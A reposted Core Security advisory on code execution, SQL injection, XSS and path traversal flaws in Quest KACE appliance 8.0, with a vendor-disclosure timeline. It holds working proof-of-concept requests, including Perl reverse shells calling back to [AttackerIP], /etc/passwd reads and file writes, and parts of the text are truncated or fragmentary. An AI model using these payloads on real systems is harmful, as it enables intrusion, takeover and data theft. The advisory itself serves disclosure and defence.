Quest KACE System Management Appliance 8.0 (Build 8.0.318) XSS / Traversal / Code Execution / SQL Injection

May 31, 2018

← Exploit Collector

Quest KACE System Management Appliance version 8.0 (Build 8.0.318) suffers from code execution, cross site scripting, path traversal, remote SQL injection, and various other vulnerabilities.

MD5 | `40e0fc0c417670b30bccdf9097a9a547`

Download

```
Quest KACE System Management Appliance Multiple Vulnerabilities

1. *Advisory Information*

Title: Quest KACE System Management Appliance Multiple Vulnerabilities
Advisory ID: CORE-2018-0004
Advisory URL:
http://www.coresecurity.com/advisories/quest-kace-system-management-appliance-multiple-vulnerabilities
Date published: 2018-05-31
Date of last update: 2018-05-22
Vendors contacted: Quest Software Inc.
Release mode: Forced release

2. *Vulnerability Information*

Class: Improper Neutralization of Special Elements used in an OS Command
[CWE-78], Improper Neutralization of Special Elements used in an OS Command
[CWE-78], Deserialization of Untrusted Data [CWE-502], Improper Privilege
Management [CWE-269], Improper Privilege Management [CWE-269], Improper
Authorization [CWE-285], Improper Neutralization of Special Elements used
in an SQL Command [CWE-89], Improper Neutralization of Special Elements
used in an SQL Command [CWE-89], Improper Neutralization of Input During
Web Page Generation [CWE-79], External Control of File Name or Path
[CWE-73], External Control of File Name or Path [CWE-73]
Impact: Code execution
Remotely Exploitable: Yes
Locally Exploitable: Yes
CVE Name: CVE-2018-11138, CVE-2018-11139, CVE-2018-11135, CVE-2018-11134,
CVE-2018-11132, CVE-2018-11142, CVE-2018-11136, CVE-2018-11140,
CVE-2018-11133,
CVE-2018-11137, CVE-2018-11141

3. *Vulnerability Description*

>From Quest KACE's website:

"The KACE Systems Management Appliance [1]  provides
your growing organization with comprehensive management of network-connected
devices, including servers, PCs, Macs, Chromebooks, tablets, printers,
storage, networking gear and the Internet of Things (IoT). KACE can fulfill
all of your organization's systems management needs, from initial deployment
to ongoing management and retirement."
```

Additional web application vulnerabilities were found in the web console that is bundled with the product. These vulnerabilities are detailed in section 7.

Note: This advisory has limited details on the vulnerabilities because during the attempted coordinated disclosure process, Quest advised us not to distribute our original findings to the public or else they would take legal action. Quest's definition of "responsible disclosure" can be found at https://support.quest.com/essentials/reporting-security-vulnerability.

CoreLabs has been publishing security advisories since 1997 and believes in coordinated disclosure and good faith collaboration with software vendors before disclosure to help ensure that a fix or workaround solution is ready and available when the vulnerability details are publicized. We believe that providing technical details about each finding is necessary to provide users and organizations with enough information to understand the implications of the vulnerabilities against their environment and, most importantly, to prioritize the remediation activities aiming at mitigating risk.

We regret Quest's posture on disclosure during the whole process (detailed in the Report Timeline section) and the lack of a possibility of engaging into a coordinated publication date, something we achieve (and have achieved) with many vendors as part of our coordinated disclosure practices.

4. *Vulnerable Packages*

. Quest KACE System Management Appliance 8.0 (Build 8.0.318)
Other products and versions might be affected too, but they were not tested.

5. *Vendor Information, Solutions and Workarounds*

Quest reports that it has released the security vulnerability patch SEC2018_20180410 to address the reported vulnerabilities.
Patch can be download at https://support.quest.com/download-install-detail/6086148.

For more details, Quest published the following Security Note:
https://support.quest.com/kace-systems-management-appliance/kb/254193/security-vulnerability-patch-sec2018_2018

6. *Credits*

```
Quest KACE SMA ships with a web console that provides administrators and
users with several features. Multiple vulnerabilities were found in the
context of this console, both from an authenticated and unauthenticated
perspective.

Section 7.1 describes how an unauthenticated attacker could gain command
execution on the system as the web server user.

Vulnerabilities described in 7.2 and 7.3 could also be abused to gain code
execution but would require the attacker to have a valid authentication
token.

In addition, issues found in the Sudo Server module presented in 7.4 and
7.5 would allow the attacker to elevate his privileges from the web server
user to root, effectively obtaining full control of the device.

Additional web application vulnerabilities were found in the console, such
as insufficient authorization for critical functions, which would allow an
anonymous attacker to reconfigure the appliance (7.6), SQL injection
vulnerabilities (7.7, 7,8), a cross-site scripting issue (7.9), and path
traversal vulnerabilities, which would allow an attacker to read, write and
delete arbitrary files (7.9, 7.10, 7.11).

7.1. *Unauthenticated command injection*

[CVE-2018-11138]
The '/common/download_agent_installer.php' script is accessible to anonymous
users in order to download an agent for a specific platform. This behavior
can be abused to execute arbitrary commands on the system.

The script receives the following parameters via the GET method:

. platform: Indicates the platform in which the agent is going to be
installed
. serv: SHA256 hash of a fixed value that depends of each appliance
. orgid: Organization ID
. version: Version number of the agent

The last two conditions are simple to meet. The Agent versions are publicly
available within the Quest KACE site, but even if they were not, we found
that the Organization ID parameter is vulnerable to a time based SQL
injection
```

```
the column 'ID'.

As stated above, the application uses the Organization ID and Agent
version parameters to execute commands. This means we need to find a way
to append system commands within the Organization ID, without breaking the
SQL query. If we use the comment symbol (#), we can append anything we want
without affecting the result of the query.

Preparing payload:

/-----
- platform = windows
- serv = ceee78c2dc2af5587fa1e205d9a8cdfd55d7be35c7958858b5656d12550cc75c
- orgid = 1#;perl -e 'use
Socket;$i="[AttackerIP]";$p=8080;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($
-i");};';
- version = 8.0.152 (last agent version available for windows)
-----/

The following proof of concept executes a reverse shell:

/-----
GET
/common/download_agent_installer.php?platform=windows&serv=ceee78c2dc2af5587fa1e205d9a8cdfd55d7be35c7958858b565
HTTP/1.1
Host: Server
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
-----/

/-----
$ nc -lvp 8080
Listening on [0.0.0.0] (family 0, port 8080)
Connection from [ServerIP] port 8080 [tcp/http-alt] accepted (family 2,
sport 20050)
sh: can't access tty; job control turned off
$ id
uid=80(www) gid=80(www) groups=80(www)
```

```
The '/common/ajax_email_connection_test.php' script used to test the
configured
SMTP server is accessible by any authenticated user and can be abused to
execute arbitrary commands on the system. This script is vulnerable to
command injection via the unsanitized user input 'TEST_SERVER' sent to the
script via POST method.

The following proof of concept executes a reverse shell:

/-----
POST /common/ajax_email_connection_test.php HTTP/1.1
Host: [ServerIP]
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 416
Cookie: [Cookie]
Connection: close

TEST_SERVER=test;perl+-e+'use+Socket%3b$i%3d"[AttackerIP]"%3b$p%3d8080%3bsocket(S,PF_INET,SOCK_STREAM,getprotob
-----/

/-----
$ nc -lvp 8080
Listening on [0.0.0.0] (family 0, port 8080)
Connection from [ServerIP] port 8080 [tcp/http-alt] accepted (family 2,
sport 20050)
sh: can't access tty; job control turned off
$ id
uid=80(www) gid=80(www) groups=80(www)
-----/

7.3. *PHP Object Injection leading to arbitrary command execution*

[CVE-2018-11135]
An authenticated user could abuse a deserialization call on the script
'/adminui/error_details.php' to inject arbitrary PHP objects.

To exploit this issue, the parameter 'ERROR_MESSAGES' needs to be an array
and meet some specific conditions in order to successfully exploit the
issue.
```

```
relies on a message queue managed that runs with root privileges and only
allows a set of commands.

One of the available commands allows to change any user's password
(including root).

Assuming we are able to run commands in the server, we could abuse this
feature by changing the password of the 'kace_support' account, which
comes disabled by default but has full sudo privileges.

7.5. *Privilege escalation via command injection in Sudo Server*

[CVE-2018-11132]
As mentioned in the issue [7.4], in order to perform actions that require
higher privileges, the application relies on a message queue that runs
daemonized with root privileges and only allows a set of commands to be
executed.

A command injection vulnerability exists within this message queue which
allows us to append arbitrary commands that will be run as root.

7.6. *Insufficient Authorization for critical function*

[CVE-2018-11142]
'systemui/settings_network.php' and 'systemui/settings_patching.php'
scripts are accessible only from localhost. This restriction can be bypassed
by modifying the 'Host' and 'X_Forwarded_For' HTTP headers.

The following proof of concept abuses this vulnerability to shutdown the
server as an anonymous user:

/-----
POST /systemui/settings_network.php HTTP/1.1
Host: localhost
X-Forwarded-For: ::1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://[ServerIp]/systemui/settings_network.php
Content-Type: multipart/form-data;
boundary=---------------------------5642543667001619951434940129
Content-Length: 3418
Connection: close
```

```
Content-Disposition: form-data; name="$shutdown"
DoIt!
Content-Disposition: form-data; name="save"
Save
-----------------------------5642543667001619951434940129--
-----/

7.7. *Unauthenticated SQL Injection in download_agent_installer.php*

[CVE-2018-11136]
The 'orgID' parameter received by the '/common/download_agent_installer.php'
script is not sanitized, leading to SQL injection. In particular, a blind
time based type.

The following proof of concept induces a time delay:

/-----
http://[ServerIP]/common/download_agent_installer.php?platform=windows&serv=58b9e89c12f57e492df8f1d744b6ed5a4d39
AND SLEEP(10)%23;&version=8.0.152
-----/

7.8. *SQL Injection in run_report.php*

[CVE-2018-11140]
The 'reportID' parameter received by the '/common/run_report.php' script
is not sanitized, leading to SQL injection. In particular, an error based
type.

The following proof of concept retrieves the current database name:

/-----
POST /common/run_report.php HTTP/1.1
Content-Length: 161
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Host: [ServerIP]
Accept: text/html,application/xhtml xml,application/xml;q=0.9,*/*;q=0.8
Connection: close
Referer: http://[ServerIP]/adminui/analysis_report_list.php?CATEGORY_ID=
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Cookie: [Cookie]
```

```
Date: Thu, 08 Feb 2018 21:50:21 GMT
Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0,
pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Access-Control-Allow-Headers: x-kace-auth-timestamp, x-kace-auth-key,
x-kace-auth-signature, accept, origin, content-type
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: PUT, DELETE, POST, GET, OPTIONS
X-KACE-Appliance: K1000
X-KACE-Host: [ServerIP]
X-KACE-Version: 8.0.318
X-KBOX-WebServer: [ServerIP]
X-KBOX-Version: 8.0.318
X-KACE-WebServer: [ServerIP]
X-UA-Compatible: IE=9,EDGE
Cache-Control: private, no-cache, no-store, proxy-revalidate, no-transform
Content-Length: 3548
Connection: close
Content-Type: text/html; charset=utf-8

[...SNIPPED...]
<script type="text/javascript"
src="/common/js/vendor/html5.js?BUILD=318" /></script>
<![endif]--><title>Report Queued: qppjqORG1qjpqq</title><meta
http-equiv='refresh'
[...SNIPPED...]
-----/

7.9. *Unauthenticated Cross Site Scriting in run_cross_report.php*

[CVE-2018-11133]
The 'fmt' parameter of the '/common/run_cross_report.php' script is
vulnerable to cross-site scripting.

The following proof of concept demonstrates the vulnerability:

/-----
http://[ServerIP]/common/run_cross_report.php?uniqueId=366314513&id=585&org=1&fmt=xls34403')%3balert(1)%2f%2f95
-----/
```

```
be abused to read arbitrary files with 'www' privileges. The following proof
of concept reads the '/etc/passwd' file. No administrator privileges are
needed to execute this script.

It is worth noting that there are several interesting files that can be
read with 'www' privileges, such as all the files located in
'/kbox/bin/koneas/keys/' and '/kbox/kboxwww/include/globals.inc',
which contain plaintext passwords.

/-----
http://[ServerIP]/common/run_cross_report.php?uniqueId=366314513&id=585&org=1&fmt=xls34403')%3balert(1)%2f%2f95
-----/

The following proof of concept demonstrates the vulnerability:

/-----
GET
/common/download_attachment.php?checksum=/../../../../../../../../../../etc/passwd&filename=
HTTP/1.1
Host: [ServerIP]
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: [Cookie]
Connection: close
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Date: Thu, 18 Jan 2018 17:18:19 GMT
Server: Apache
Cache-Control: must-revalidate, post-check=0, pre-check=0
Expires: -1
Pragma: public
Content-Disposition: attachment; filename=""
Content-Transfer-Encoding: Binary
Content-Description: K1000 attachment
Content-Length: 2400
Access-Control-Allow-Headers: x-kace-auth-timestamp, x-kace-auth-key,
x-kace-auth-signature, accept, origin, content-type
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: PUT, DELETE, POST, GET, OPTIONS
X-KACE-Appliance: K1000
X-KACE-Host: k10000.
```

```
Cache-Control: private, no-cache, no-store, proxy-revalidate, no-transform
Connection: close
Content-Type: application/octet-stream

# $FreeBSD: releng/11.0/etc/master.passwd 299365 2016-05-10 12:47:36Z bcr $
#
root:*:0:0:Charlie &:/root:/bin/csh
daemon:*:1:1:Owner of many system processes:/root:/usr/sbin/nologin
operator:*:2:5:System &:/:/usr/sbin/nologin
bin:*:3:7:Binaries Commands and Source:/:/usr/sbin/nologin
tty:*:4:65533:Tty Sandbox:/:/usr/sbin/nologin[...SNIPPED...]
-----/

7.11. *Path traversal in advisory.php leading to arbitrary file
creation/deletion*

[CVE-2018-11141]
The 'IMAGES_JSON' and 'attachments_to_remove[]' parameters of the
'/adminui/advisory.php' script can be abused to write and delete files
respectively. The following proof of concept creates a file located at
'/kbox/kboxwww/resources/TestWrite' with the content 'Sarasa' (base64
encoded).
Files can be at any location where the 'www' user has write permissions.

File deletion could be abused to delete
'/kbox/kboxwww/systemui/reports/setup_completed.log' file. This file's
existence defines if the appliance setup wizard is shown or not.

The following proof of concept demonstrates the vulnerability:

/-----
POST /adminui/advisory.php?ID=10 HTTP/1.1
Host: [ServerIP]
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://[ServerIP]/adminui/advisory.php?ID=10
Content-Type: multipart/form-data;
boundary=---------------------------2671551246366368501556269100
Content-Length: 1705
Cookie: [Cookie]
Connection: close
Upgrade-Insecure-Requests: 1
```

```
-----------------------------2671551246366368501556269100
Content-Disposition: form-data; name="IMAGES_JSON"

{"/../../../resources/TestWrite":"aaaaaa,VGVzdENvbnRlbnQ="}
-----------------------------2671551246366368501556269100
Content-Disposition: form-data; name="FARRAY[ID]"
[...SNIPPED...]
-----/
```

Taking advantage of 7.2 and 7.4 we are able to verify the file creation:

```
/-----
[root@k10000 /kbox/kboxwww/resources]# ls -lha
total 32
drwxr-xr-x   2 www   wheel   512B Feb  9 20:40 .
drwxr-xr-x  23 root  wheel   512B Nov 14 18:29 ..
-rw-r--r--   1 www   wheel    11B Feb  9 20:40 TestWrite
-----/
```

8. *Report Timeline*

2018-02-26: Core Security (Core) sent an initial notification to Quest Software Inc. (Quest) via web form.

2018-03-05: Quest Support confirmed the receipt and requested additional information.

2018-03-12: Core Security sent a draft advisory including a technical description.

2018-03-16: Quest Support asked for the CVE-IDs.

2018-03-16: Core Security answered saying that the CVE-IDs are required once the vendor verifies the vulnerabilities. Additionally, Core Security requested a confirmation about the reported vulnerabilities and a tentative timescale to fix them. Finally, Core Security requested that Quest use Core's advisories-publication email address as the official communication hannel also copying the researchers behind this discovery.

2018-03-16: Quest Support thanked Core's reply and stated it will be in touch during the process.

2018-03-20: Quest Support informed that they had not yet received any updates from the engineering team and had requested one.

2018-03-21: Quest Support requested information about the KACE version used for reporting the issues and also Core's company name and information.

2018-03-21: Core replied with the affected version (that was included in the original draft advisory) and a link to the Core company website and the list of previous security advisories.


2018-03-21: Quest Support acknowledged the information provided.

```
PM notified the work done by Core is in breach of its license agreement,
and requested Core not to distribute the findings to the public, otherwise
uest would take legal action.
2018-04-13: Quest's KACE PM sent a follow up email and informed that it
made a hotfix to patch the reported vulnerabilities. Quest also requested
a call meeting to understand future opportunities based on the Core's
company capabilities. Finally, Quest asked for information about the
researcher that found the vulnerabilities and a link of Core's choosing
in order to be included in Quest's Acknowledgment page
(https://support.quest.com/essentials/vulnerability-reporting-acknowledgements).
2018-04-16: Core answered email from 2018-03-26 stating the company is
following standard practices with regards to coordinated vulnerability
disclosure, and also sent detailed technical information about our findings
at Quest's request. Core also mentioned Quest seems to be well versed in
the disclosure process and expects vendors to coordinate with it prior to
publication via Quest's vulnerability reporting process, and that Quest's
legal threat appears to be in direct contradiction to the disclosure
process that they encourage on their website. Finally, Core asked about
Quest's intention to work collaboratively to address these vulnerabilities
and to follow industry standard disclosure processes that involves
publication of the vulnerabilities.
2018-04-17: Quest's KACE PM replied saying it is willing to collaborate
and is looking forward to having a conversation over the phone in order to
continue the next steps in its vulnerability process (forwarded email from
2018-04-13).
2018-04-17: Core thanked the answer and stated the willingness of keeping
written communications between parties in order to better document the
process and communicated the next steps of the process including: 1. Testing
the fix (if vendor agrees), 2. Get CVE-IDs, 3. Get a Vendor's link to be
included in the advisory and finally 4. Send final advisory version to
vendor and coordinate publication date together. With regards to Quest's
requests, Core provided the researchers names and URL of the advisory when
it will be published. Finally, Core stated that the request for other Core
company services could be forwarded to the Core services team if needed
(and asked the right contact at Quest) but our intention is to keep that
services request separate from the coordinated disclosure process.
2018-04-18: Quest Support informed that they had publicly made available
patches for its customers and unilaterally closed the case.
2018-05-31: Advisory CORE-2018-0004 published.

9. *References*

[1] https://www.quest.com/products/kace-systems-management-appliance/
```


```
We conduct our research in several important areas of computer security
including system vulnerabilities, cyber-attack planning and simulation,
source code auditing, and cryptography. Our results include problem
formalization, identification of vulnerabilities, novel solutions and
prototypes for new technologies. CoreLabs regularly publishes security
advisories, technical papers, project information and shared software
tools for public use at:
http://corelabs.coresecurity.com.

11. *About Core Security*

Core Security provides companies with the security insight they need to
know who, how, and what is vulnerable in their organization. The company's
threat-aware, identity amp; access, network security, and vulnerability
management solutions provide actionable insight and context needed to
manage security risks across the enterprise. This shared insight gives
customers a comprehensive view of their security posture to make better
security remediation decisions. Better insight allows organizations to
prioritize their efforts to protect critical assets, take action sooner
to mitigate access risk, and react faster if a breach does occur.

Core Security is headquartered in the USA with offices and operations in
South America, Europe, Middle East and Asia. To learn more, contact Core
Security at (678) 304-4500 or info@coresecurity.com

12. *Disclaimer*

The contents of this advisory are copyright (c) 2018 Core Security and (c)
2018 CoreLabs, and are licensed under a Creative Commons Attribution
Non-Commercial Share-Alike 3.0 (United States) License:
http://creativecommons.org/licenses/by-nc-sa/3.0/us/

13. *PGP/GPG Keys*

This advisory has been signed with the GPG key of Core Security
advisories team, which is available for download at
http://www.coresecurity.com/files/attachments/core_security_advisories.asc.
```

Exploit Collector

Related Posts



Follow @KitPloit 101K followers




KitPloit

google.com/+KitploitWeb

G+ Follow

Popular Posts



Linux/x86 Read /etc/passwd Shellcode

62 bytes small Linux/x86 read /etc/passwd shellcode.

Microsoft Internet Explorer VBScript Engine CVE-2018-8174 Arbitrary Code Execution Vulnerability

Microsoft Internet Explorer is prone to an unspecified arbitrary code-execution vulnerability.

Attackers can exploit this vulnerability to execute arbitrary code in the …

WhatsApp 2.18.31 iOS Memory Corruption

WhatsApp version 2.18.31 on iOS suffers from a remote memory corruption vulnerability.

Archive